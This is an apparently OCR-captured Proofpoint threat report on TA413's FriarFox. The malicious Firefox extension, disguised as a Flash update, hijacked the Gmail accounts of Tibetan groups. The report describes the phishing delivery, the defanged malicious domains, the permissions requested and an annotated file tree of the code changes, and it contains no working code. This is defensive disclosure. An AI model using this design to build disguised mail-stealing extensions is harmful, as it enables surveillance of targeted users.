

TA413 Leverages New FriarFox Browser Extension to Target the Gmail Accounts of Global Tibetan Organizations

proofpoint.com/us/blog/threat-insight/ta413-leverages-new-friarfox-browser-extension-target-gmail-accounts-global

February 24, 2021



Since March 2020, Proofpoint Threat Research has tracked low volume phishing campaigns targeting Tibetan organizations globally. In January and February 2021, we observed a continuation of these campaigns where threat actors aligned with the Chinese Communist Party's state interests delivered a customized malicious Mozilla Firefox browser extension that facilitated access and control of users' Gmail accounts. Proofpoint has named this malicious browser extension "FriarFox". We attribute this activity to TA413, who in addition to the FriarFox browser extension, was also observed delivering both Scanbox and Sepulcher malware to Tibetan organizations in early 2021. Proofpoint has previously reported on Sepulcher malware and its links to the Lucky Cat and Exile Rat malware campaigns that targeted Tibetan organizations. This actor is believed to be an APT group aligned with the Chinese state with strategic objectives associated with espionage and civil dissident surveillance that includes the Tibetan Diaspora. This blog provides a detailed analysis of the JavaScript-based FriarFox browser extension, identifies TA413's use of the Scanbox framework dating back to June 2020, and establishes links to watering hole attacks that targeted Tibetan organizations in 2019.



Delivery and Exploitation

In late January 2021 a phishing email was detected which targeted several Tibetan organizations. The email impersonated the "Tibetan Women's Association" in the From field and utilized the email subject "Inside Tibet and from the Tibetan exile community". Further the email was delivered from a known TA413 Gmail account that has been in use for several years, which impersonates the Bureau of His

Holiness the Dalai Lama in India. The email contained the following malicious URL that impersonated YouTube:


hxxps://you-tube[.]tv/

This URL once clicked led to a fake “Adobe Flash Player Update” themed landing page which executes several JavaScript (“JS”) files which profile the user’s system. These scripts determine whether to deliver the malicious FireFox Browser extension (“.XPI” file) that Proofpoint has named “FriarFox”. XPI files are compressed installation archives used by various Mozilla applications and contain the contents of a FireFox browser extension. The use of landing pages for JS redirection is a technique commonly used in watering hole attacks. In this case, the domain is controlled by the threat actors, and the redirection is obtained via a malicious URL contained within a phishing email.

The installation and delivery of the FriarFox browser extension depends on several conditions of the user’s browsing state. Threat actors appear to be targeting users that are utilizing a Firefox Browser and are utilizing Gmail in that browser. The user must access the URL from a FireFox browser to receive the browser extension. Additionally, it appeared that the user must be actively logged in to a Gmail account with that browser to successfully install the malicious XPI file. Not all detected FriarFox campaigns required an active Gmail session for the successful installation of the browser extension. Additionally, Proofpoint analysts could not isolate the functionality that requires an active Gmail login session. Therefore, analysts could not definitively determine if a Gmail login was an intended pre-condition of TA413 browser extension installation or if the resulting corrupt file installation error was attributable to another cause. The following three user states were tested during Proofpoint’s research of the FriarFox extension. They account for use of varying browsers and Gmail login states tested when accessing the domain, you-tube[.]tv.

User accesses the you-tube[.]tv URL with a non-FireFox browser and no Gmail Session

The user is temporarily displayed the Adobe Flash Player landing page at you-tube[.]tv before being redirected to a legitimate youtube[.]com login page that attempts to access an active domain cookie in use on the site. Actors may be attempting to leverage this domain cookie to access the user’s Gmail account in the instance that a GSuite federated login session is used to log in to the user’s YouTube account. This user is not served the FriarFox browser extension.



Before you continue

Google uses cookies and other data to deliver, maintain and improve our services and ads. If you agree, we'll personalise the content and ads that you see, based on your activity on Google services like Search, Maps and YouTube. We also have partners that measure how our services are used. Click 'See more' to review your options, or visit g.co/privacytools at any time.


Figure 01: YouTube redirect attempting to access domain cookie

User Accesses the you-tube[.]tv URL with a FireFox browser, but is not logged in to Gmail

The user is displayed the Adobe Flash Player landing page and prompted to allow the installation of software from the site. If the user clicks “Allow”, the browser indicates that the “add-on downloaded from you-tube[.]tv could not be installed because it appears to be corrupt.” The browser extension is served to the user but is not successfully installed. No redirect occurs.

URL Request for FriarFox Browser Extension

hxxps://you-tube[.]tv/download.php



you-tube.tv

The add-on downloaded from you-tube.tv could not be installed because it appears to be corrupt.

Adobe Flash player

Need update

Waiting for a moment


Recent : 30.0.0.154 official version

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Figure 02: You-tube[.]tv landing page unsuccessful installation of FriarFox browser extension.

User Accesses the you-tube[.]tv URL with a FireFox browser and is logged in to Gmail

The user is served the FriarFox extension from hxxps://you-tube[.]tv/download.php. They are then prompted to allow the download of software from the site, and they are prompted to “Add” the browser extension named “Flash update components” by approving the extension’s permissions. If the user clicks “Add” the browser redirects to the benign webpage hxxps://Tibet[.]net and the message “Flash update components has been added to Firefox.” Will appear in the upper right corner of the browser.



Add Flash update components?

It requires your permission to:

- Access your data for all websites
- Display notifications to you
- Read and modify privacy settings
- Access browser tabs

Learn more about permissions


Adobe Flash player

Need update

Waiting for a moment

Recent : 30.0.0.154 official version

Figure 03: Mozilla Firefox prompt to add malicious FriarFox browser extension.



Flash update components has been added to Firefox.
Manage your add-ons by clicking in the ☰ menu.

□ Allow this extension to run in Private Windows

Okay, Got It

Young Tibetan monk dies from beatings in Chinese custody, six others sentenced in Dza Wonpo, Tibet

January 23, 2021

Dharamshala: A 19-year-old Tibetan monk from Dza Wonpo has died on 19 January, after being severely beaten and tortured by the Chinese authorities for peaceful independence protests in November 2019. Six other Tibetans, including four monks and two laymen, have been sentenced up to 5 years in prison for the same protests that occurred in Dza Wonpo town, Sershul county, Karze (Ch: Ganzi) Prefecture in Tibet's traditional Kham province. More ›

Figure 04: Browser redirect to Tibet[.]net and installation confirmation for FriarFox browser extension.


After the installation of the FriarFox browser extension, threat actors gain the following access to the user's Gmail account and FireFox browser data included below. Additionally, FriarFox contacts a threat actor command and control server to retrieve the PHP and JS-based payload Scanbox. Here are the Gmail account functionality and FireFox browser attributes FriarFox attempts to collect:

Gmail Access

- Search emails
- Archive emails
- Receive Gmail notifications
- Read emails
- Alter FireFox browser audio and visual alert features for the FriarFox extension
- Label emails
- Marks emails as spam
- Delete messages
- Refresh inbox
- Forward emails
- Perform function searches
- Delete messages from Gmail trash
- Send mail from compromised account

FireFox Browser Access – (Based on Granted browser permissions)

- Access user data for all websites.
- Display notifications
- Read and modify privacy settings
- Access browser tabs.



Flash update components

Keep your Flash support components up to date


Required permissions for core functionality:

✓ Access your data for all websites
✓ Display notifications to you
✓ Read and modify privacy settings
✓ Access browser tabs

Figure 05: FriarFox browser extension required permissions.

Analysis of the FriarFox Browser Extension

The FriarFox browser extension appears to be largely based on an open source tool named "Gmail Notifier (restartless)". This is a free tool available on Github, the Mozilla Firefox Browser ADD-ONS store, and the QQ App store among other locations. It allows users to receive notifications and perform certain Gmail actions on up to five Gmail accounts that are actively logged in simultaneously. There are also versions of this tool that exist for Google Chrome and Opera, but currently FriarFox has been the only browser instance identified targeting FireFox browsers as an XPI file. In recent campaigns identified in February 2021, browser extension delivery domains have prompted users to "Switch to the Firefox Browser" when accessing malicious domains using the Google Chrome Browser. Further details on the tool's capabilities can be found below:



Gmail™ Notifier (restartless)
by InBasic

Multiple account (or label) Gmail notifier (without storing passwords)

Figure 06: Open Source Gmail Notifier (restartless) tool in Firefox Browser ADD-ONS

- https://addons.mozilla.org/en-US/firefox/addon/gmail-notifier-restartless/
- (Gmail Notifier Demo Video) https://www.youtube.com/watch?v=5Z2huN_GNkA


TA413 threat actors altered several sections of the open source browser extension Gmail Notifier to enhance its malicious functionality, conceal browser alerts to victims, and disguise the extension as an Adobe Flash related tool. The threat actors conceal FriarFox's existence and their usage of the tool by altering the following:

- The PNG file icon appears as an Adobe Flash icon in the browser extension menu, replacing the Gmail icon from the standard Gmail Notifier tool.
- The extension metadata description supports its appearance as a Flash update providing the description displayed in the browser extension menu.
- All audio and visual browser alerts are set not to alert active users after the time of installation. This conceals FriarFox's existence and threat actors' usage from the affected victims.

The legitimate Gmail Notifier browser extension consists of approximately 17 independent JS files and additional configuration files that enable functionality for viewing emails, archiving, marking emails as spam, labelling, deleting, and visiting a user's inbox for up to five accounts at a time. The FriarFox Browser Extension keeps the core functionality of this tool continuing to leverage many of these scripts in their original form, but also expands the functionality by adding three malicious JavaScripts and expanding the maximum number of accounts that can be monitored.

Figure 07: FriarFox (modified Gmail Notifier) browser extension XPI directory with actor modifications

TA413 actors added the malicious JS file "tabletView.js" to the existing Gmail Notifier tool. The goal of TA413 in adding this file is likely to leverage an active domain cookie value to gain access to an affiliated Gmail account while also causing infected users to contact an active Scanbox command-and-control server. This malicious file is responsible for redirecting users to the YouTube account login page. This redirect may be an attempt by the threat actors to retrieve the domain cookie from an active YouTube login session that was achieved via a federated G-Suite login. The following URLs were generated by the script in tabletView.js:



XPI
1.0.3.xip - FriarFox Compressed Browser Extension
Code Unaltered
Original Code Altered
Additional Malicious Code
_locales
en
messages.json
JSN
data
locale.js
JS
icons
128.png
* ALTERED PNG ICON TO IMITATE ADOBE FLASH
options
index.css
index.html
popup
acessibility.js
gmail.js
* REPLACED BY SIMILAR SCRIPT FROM ORIGINAL TOOL INCLUDED IN LIB>UTILS
index.js
utils.js
index.html
fetch.gif
icons.png
index.css
body
index.css
index.html
icons
Assorted Icon Files
plugins
label.js
no-star.svg
star.svg
index.js
lib
utils
server.js
tab.js
*SCRIPT ALTERED TO REDIRECT TO TIBET.NET UPON FRIARFOX INSTALL
timer.js
background
wrapper
chrome
app.js
background.html
CONTAINS SCRIPT CALLS FOR MALICIOUS JS TabletView.JS
common.js
config.js
timer.js
default.js
*NOT PRESENT IN GMAIL NOTIFIER ORIGINAL CODE
*INCLUDES CODE FOR VICTIM MAIL ID ASSIGNMENT
*ADDS FORWARD MAIL FUNCTIONALITY
*ADDS DELETE GMAIL TRASH FUNCTIONALITY
*ADDS SEARCH FWD AND DELETED MAIL FUNCTIONALITY
*ADDS SEND MAIL FUNCTIONALITY
*ADDS DELETE MAIL FUNCTIONALITY
gmail.js
load.js
toolbar.js
META-INF
cose.manifest
cose.sig
manifest.mf
mozill.rsa
mozilla.sf
config.js
*FRIARFOX GMAIL NOTIFIER BROWSER EXTENSION CONFIGURATION
license
manifest.json
*INCLUDES EXTENSION UPDATE URL
*DESIGNATES BROWSER EXTENSION ID
*INCLUDES FAKE NAME "Flash update components"
*INCLUDES FAKE DESCRIPTION SHOWN IN BROWSER
*INCLUDES INVASIVE GMAIL PERMISSIONS
*INCLUDES CONTENT SCRIPT REFERRING TO malicious TabletView.js
*SPECIFIES FALSE FLASH ICON
TabletView.js
*CONNECTS TO SCANBOX COMMAND AND CONTROL SERVER REQUESTING PROJECT ID
*COMMUNICATES WITH C2 indiatrustdalailama[.]com
*ENACTS INITIAL REDIRECT FROM ADOBE FLASH LANDING PAGE TO YOUTUBE[.]COM TO RETRIEVE DOMAIN COOKIE
*JAVA SCRIPT BASED ON OPEN SOURCE BROWSER EXTENSION CODE

